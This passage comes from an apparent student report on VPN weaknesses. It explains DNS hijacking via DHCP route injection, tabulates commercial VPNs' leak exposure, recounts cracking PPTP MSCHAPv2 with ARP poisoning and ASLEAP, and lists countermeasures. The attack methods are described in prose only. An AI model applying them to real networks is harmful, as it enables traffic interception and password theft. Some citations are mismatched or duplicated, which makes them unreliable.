In the VPN-Managed configuration, the adversary redirects all DNS queries by modifying the routing table of client [Section 3.4] to make the DNS a local network resource, accessible directly via the LAN rather than through the VPN tunnel. Different Tunneling Protocols modify the client's routing table in different ways.

As cited in the OpenVPN manual [34], the VPN client manipulates the host's routing table by inserting two prefixes: 0/1 and 128/1 rather than deleting the existing default route 0/0 set via DHCP. As these new values are more definite than the default route, all user DNS queries are securely sent through the VPN tunnel interface (usually tun0 or tap0) instead of the host's LAN interface. To hijack the DNS under this configuration, a route injection attack is carried out in which the adversary, with control over the access point (Wi-Fi oruter), reduces the DHCP lease period forcing the victim to periodically re-request new DHCP information. The DHCP renewals allow the adversary to reconfigure the routing table by setting the client's default gateway to a new virtual interface with the IP address of the DNS server used for the VPN. Note that it is easy to note the VPN service provider by passively observing the remote IP of the tunnel. Thence, all DNS queries are redirected to the fake interface on the access point, rather than through the tunnel without the VPN clients detecting the changes.

This attack is ineffectual for PPTP and L2TP tunneling protocols as the client VPN removes or de-prioritizes the existing default route by binding it to the local network interface and sets only one default route 0/0. This allows prevention of any subsequent route to be injected into the routing table by DHCP gateway option as it has a lower priority compared to the default route to the tunnel.
To hijack, the access point (Wi-fi router) assigns the victim an address in a small false subnet that includes the DNS server used by the VPN to bound all the traffic towards the subnet, including that towards the DNS server, to the actual network interface of the victim host (e.g. if the VPN's DNS server were 208.80.112.222, then the victim would be assigned an address in the 208.80.112.0/24 subnet). Thence, this interface gets priority over the default rule imposed by the VPN client.

Provider	Countries	Servers	Technology	DNS	IPv6-leak	DNS hijacking
Hide My Ass	62	641	OpenVPN, PPTP	OpenDNS	Y	Y
IPVanish	51	135	OpenVPN	Private	Y	Y
Astrill	49	163	OpenVPN, L2TP, PPTP	Private	Y	N
ExpressVPN	45	71	OpenVPN, L2TP, PPTP	Google DNS, Choopa Geo DNS	Y	Y
StrongVPN	19	354	OpenVPN, PPTP	Private	Y	Y
PureVPN	18	131	OpenVPN, L2TP, PPTP	OpenDNS, Google DNS, Others	Y	Y
TorGuard	17	19	OpenVPN	Google DNS	N	Y
AirVPN	15	58	OpenVPN	Private	Y	Y
PrivateInternetAccess	10	18	OpenVPN, L2TP, PPTP	Choopa Geo DNS	N	Y
VyprVPN	8	42	OpenVPN, L2TP, PPTP	Private (VyprDNS)	N	Y
Tunnelbear	8	8	OpenVPN	Google DNS	Y	Y
proXPN	4	20	OpenVPN, PPTP	Google DNS	Y	Y
Mullvad	4	16	OpenVPN	Private	N	Y
Hotspot Shield Elite	3	10	OpenVPN	Google DNS	Y	Y

Table 2.6. VPN Services subjected to the study [19]

The table above lists the experimental results for DNS hijacking against all the VPN clients tested in the study [19], confirming their efficacy. There were, however, some exceptions. First is the Windows 8 resistance to the OpenVPN route injection attack. Second is the Android use of firewall rules [43] instead of routing table changes to force traffic to be routed through the VPN tunnel. The firewall rules completely cut the device off from the local network, allowing traffic to be only routed through the VPN tunnel, thereby preventing the attack. However, Android versions prior to KitKat are vulnerable to the DNS hijacking attack. Third is the Astrill VPN that is not vulnerable to both versions of DNS hijacking as it sets the same IP address for both, the DNS server and the VPN tunnel gateway, thereby making it impossible for the attacker to trick the client into believing that the DNS resides in the LAN.

3. Process Review

As part of our experimental evaluation of the vulnerabilities of the VPN security, we considered both types of risks that are caused either as a side effect of vulnerable VPN configurations on a local network, or as a result of a deliberate attack from an adversary. To evaluate the issue of user anonymity, we studied a number of use cases where popular VPN service providers were caught red-handedly for disclosing the user traffic. For instance, Israel-based Hola - a popular VPN provider used by roughly 46 million users worldwide to make tracking their internet activity more difficult to track, was caught for selling the bandwidth of individuals using the free version of the software to cover operational costs [9-10]. We also studied the responses of the leading VPN providers in the interviews about their logging practices by TorrentFreak [13] and concluded that the user information is not hidden from their VPN service provider who may also retain this information. Many VPN services prompt user to enter personal information, or even a valid mobile number at registration time. Some also retain timestamps, the amount of data transmitted, and the client IP address of each VPN connection.

Next, we pen-tested IPsec-based VPNs to find exploits that an attacker can use to get into the VPN system. We port-scanned and fingerprinted the VPN gateway implementation using Ike-scan. Using the information gathered, we used other tools such as IKEProbe and IKECrack to exploit the weaknesses in the pre-shared key (PSK) authentication used in IPSec VPNs. A major problem faced during this experimentation was the lack of help available on the internet. Most of the help online used the Backtrack operating system (suspended now) for pen-testing VPNs and very little for Kali Linux.

Next, we exploited the MSCHAPv2 authentication protocol vulnerability in PPTP-based VPNs. The connection was ARP poisoned to sniff the MSCHAPv2 handshake packets. A third-party tool ASLEAP was used to crack the password using the challenge and response values captured using Wireshark. However, there is an issue with arpSpoofing. If either the server or client is secured behind a firewall or both are located remotely from one another, arpSpoofing may fail. For the sake of our experiment, we have therefore placed all three machines in a LAN.

Lastly, other security risks in VPNs such as Routing Table attacks and DNS Hijacking were briefly highlights that we were unable to experimentally evaluate but have mentioned for the purpose of information.

4. Countermeasures

4.1. Defense against IPv6 Leakage

The problem of IPv6 leakage stems from the relationship between VPN and the routing table of the Client Machine managed by the Kernel. We can mitigate this risk by disabling IPv6 traffic on the Client Machine. We can easily disable IPv6 on Windows via the Registry [44], Mac OS, Linux and others.




Figure 4.1 Disabling IPv6 on Windows

This defense is feasible but in the face of increasing IPv6 adoption, this shall be a short term solution. It may also not be an option for transportable devices that are at times used in a setting where IPv6 connectivity is needed. Furthermore, not all Operating Systems (e.g. Android) allow disabling the IPv6 traffic. A better solution will be to make VPN Client program reconfigure the IPv6 routing table as well so that both IPv4 and IPv6 traffic is securely sent through the VPN tunnel. The RFC6105 is an informational document published by the IETF on how to deal with rogue router advertisements that exploit IPv6 traffic. It proposes Secure Neighbor Discovery (SEND), a solution that is non-trivial to deploy. The RFC also proposes a complement to SEND based on filtering in the layer-2 network fabric, using a variety of filtering criteria, including, for example, SEND status. Unfortunately, most of these mitigation techniques are difficult to employ either due to the lack of a suitable implementation (e.g., SEND), or a lack of capable hardware (e.g., RA Guard or switch ACLs). Cisco also have some tips on first hop security. [45]

Man-in-the-Middle attacks can be detected using Neighbor Discovery Protocol Monitor NDPMon[46]- a diagnostic software application used by IPv6 network administrators for monitoring ICMPv6 packets. It is an IPv6 alike to ArpWatch and has similar basic features to detect suspicious neighbour/router discovery traffic. However, neither RFC6105 nor NDPMon will help to defend against the Attack. The ultimately best way to defend against Man-in-the-Middle Attacks exploiting IPv6 is to ensure that the Client machine always has an IPv6 connection so that no attacker can misuse our default gateway. The MitM attack is possible because we are *not* trying to subvert an existing IPv6 network but injecting RAs onto a IPv6-capable IPv4 networks, not native IPv6 or dual stack ones.

4.2 . Defense against DNS Hijacking

DNS hijacking can be detected if the VPN Client periodically monitors the DNS Connection rather than just at the tunnel initiation. The Client's Routing Table should also be monitored for changes in the configuration. However, this is risky. The user information may have already been leaked in both of these solution.

DNS hijacking attacks can be defended if we configure the VPN tunnel gateway to have the same IP Address as the DNS resolver. This prevents adversary from producing a split tunnel and fooling the victim host into believing that the DNS is a local resource in the LAN. This solution has been implemented in Astrill VPN [47] and successfully prevent DNS queries to be redirected to the adversary.

Similarly, VyprVPN[48] uses an IP address for the server which is very close to the VPN entry point IP address. Another solution is to use a private DNS. Selecting a fake subnet is easy when a third party DNS service is being used. It becomes difficult when the VPN service provider uses its own private DNS as it ensures that the subnet contains at least three IPs (i.e., the DNS server, the gateway, and the VPN Client). However, the VPN is still at risk of route injection attack when OpenVPN is used with these configurations.

Another solution is to use Firewalls instead of routing table to send packets through the tunnel. This has been implemented in Android KitKat to isolate the mobile device from the LAN. However, this solution is not feasible on desktop computers that need to access resources on LAN. The computers will also not be able to handle DHCP renewals and will be disconnected from the Internet.

4.3 . Authentication Vulnerabilities

Strong authentication by means of certificates, smart cards or tokens can be used when users are connecting to the VPN Server. A smart card stores a user profile, encryption keys and algorithms. A PIN number is usually required to invoke the smart card. A token card provides a one-time password. When the user authenticates correctly on the token by entering the correct PIN number, the card will display a one-time passcode that will allow access to the network.

Add-on authentication system, like TACACS+, RADIUS can be also used to create a profile of all VPN users, controlling the access to the private network.


4.4. Configuration Issues Management


Consider the advanced security measures taken by VyprVPN to tackle the configuration issues. The tunnel setup fails if the client routing table is not configured to the DNS Server managed by the VyprVPN. They inspected the traffic with tcpdump and found that on tunnel setup, the VPN client queries three random DNS lookups, each of which returns an error NXDOMAIN. If these queries are sent to a third party DNS Server, the connection is not established and the tunnel shuts down. The VPN client independently contacts the VyprDNS server using the bespoke protocol to check if the queries are correctly received and replied. However, note that the check is only performed directly after the tunnel has been established and can be overcome by delaying the attack for 60 seconds using the DHCP lease time. The study [19] experimentally confirmed the possibility of the route injection attack on VyprVPN by using DHCP Lease time delay.


We can also diminish some of the configuration issues in a platform specific manner. Using OpenVPN or some other TUN/TAP device-based VPN on Linux, we can use Netfilter and iptables to ensure that Operating System only lets the VPN Client program send packets to the network interface and stop any unprotected packets from leaving the physical device unless the VPN is sending them.

4.5. Making our own Private VPN

- We can make our own private VPN by creating a server on any cloud platform in any region and then installing OpenVPN on that server and configuring it to maximum security according to our requirements.
- We can then connect our local machine with that server via OpenVPN software itself




OpenSSH SSH client
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\WINDOWS\system32> ssh root@170.187.148.102
The authenticity of host '170.187.148.102 (170.187.148.102)' can't be established.
ECDSA key fingerprint is SHA256:QhKh1EjVtbZfVyw1rPvNrGbsX94pyaeT4+9DIYA1FgQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '170.187.148.102' (ECDSA) to the list of known hosts.
root@170.187.148.102's password:
Linux 170-187-148-102.ip.linodeusercontent.com 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@170-187-148-102:~# nano /usr/local/openvpn_as/etc/as.config
root@170-187-148-102:~#


OPENVPN
Access Server
STATUS
CONFIGURATION
Activation
Cluster
TLS Settings
Network Settings
VPN Settings
Advanced VPN
Web Server
CWS Settings
Failover
CA Management
USER MANAGEMENT
AUTHENTICATION
TOOLS
DOCUMENTATION
SUPPORT
Logout
Settings Changed
The active profile 'Default' has been modified and saved.
Press the button below to propagate the changes to the running server.
Update Running Server
Advanced VPN Settings
Inter-Client Communication
No
No
Multiple Sessions per User
Yes
Default Compression Settings (discouraged)
Off
TLS Control Channel Security

5. Conclusions, lessons learnt and Future Work

Our motivation for this research project was the increasing use of the VPN services by students, businesses and organizations, and the large misinformation in product advertisements that they are exposed to. A worrying aspect of the problem is where people use VPN services for anonymity and security from government monitoring, little knowing that they are in fact fully exposing their data and online activity footprint.

Therefore, in our research project, we have researched about and experimentally evaluated some of the leading issues of User Anonymity, PPTP exploitation, IPv6 leakage, DNS hijacking and others to address the Security Risks of VPN in front of the student community. This way, we aim to create a more privacy conscious customer base that is able to choose secure technologies to meet their needs and that forces the VPN service providers to secure their services and clients against this risks.

Throughout our research, we also realized that the range of detection and defense practices to deal with the security vulnerabilities of VPNs have not been evaluated for their performance and security impact. Hence, we have complemented our analysis of the security vulnerabilities with a list of detection and defense mechanisms for these issues. In future, the research can be extended by experimentally verifying and evaluating these countermeasure techniques. An evaluative study of the commercial VPNs currently popular in the local and global market can also be undertaken that discusses the detection mechanisms they use to provide security and the risks they are currently unable to remove.

References

1. Kang, Byeong-Ho, and Maricel O. Balitanas. "Vulnerabilities of vpn using ipsec and defensive measures." International journal of advanced science and technology 8.7 (2009): 9-18.
2. https://cybernews.com/security/one-of-the-biggest-android-vpns-hacked-dat a-of-21-million-users-from-3-android-vpns-put-for-sale-online/
3. Perta, Vasile Claudiu, et al. "A glance through the VPN looking glass: IPv6 leakage and DNS hijacking in commercial VPN clients." (2015).
4. https://resources.infosecinstitute.com/topic/slaac-attack/
5. https://tools.kali.org/information-gathering/thc-ipv6
6. https://isc.sans.edu/forums/diary/IPv6+MITM+via+fake+router+advertisemen ts/10660/
7. Kent, Stephen, and Randall Atkinson. "RFC2406: IP encapsulating security payload (ESP)." (1998).
8. Harkins, Dan, and Dave Carrel. *The internet key exchange (IKE)*. RFC 2409, november, 1998.
9. Bhargavan, Karthikeyan, et al. "Downgrade resilience in key-exchange protocols." *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016.
10. https://www.vulnhub.com/entry/hacklab-vulnvpn,49/
11. Luminita, Defta Ciobanu Costinela. "Using penetration testing to discover VPN security vulnerabilities." *Global Journal on Technology* 1 (2012).
12. https://github.com/royhills/ike-scan
13. Zorn, G. *Microsoft PPP CHAP extensions, version 2*. RFC 2759, January, 2000.
14. https://github.com/joswr1ght/asleap
15. https://tools.kali.org/wireless-attacks/asleap
16. Hamed, Hazem, Ehab Al-Shaer, and Will Marrero. "Modeling and verification of IPSec and VPN security policies."
17. JaeDeok Lim, MinHo Han and JeongNyeo Kim, "Implementation of light-weight IKE protocol for IPsec VPN within router,"
18. Pitts, S. "VPN Aggressive Mode Pre-shared Key Brute Force Attack." *Global Information Assurance Certification Paper, SANS Institute.*
19. Kurniawan, Dwi Ely, et al. "Implementation and analysis ipsec-vpn on cisco asa firewall using gns3 network simulator." *Journal of Physic*

    Series. Vol. 1175. No. 1. IOP Publishing, 2019.
20. Perta, Vasile Claudiu, et al. "A glance through the VPN looking glass: IPv6 leakage and DNS hijacking in commercial VPN clients." (2015).
21. Singh, Kuwar Kuldeep VV, and Himanshu Gupta. "A New Approach for the Security of VPN."
22. Fan, Ya-qin, Chi Li, and Chao Sun. "Secure VPN based on combination of L2TP and IPSec." *Journal of Networks* 7.1 (2012): 141.
23. Kara, Atsushi, et al. "A DoS-vulnerability analysis of L2TP-VPN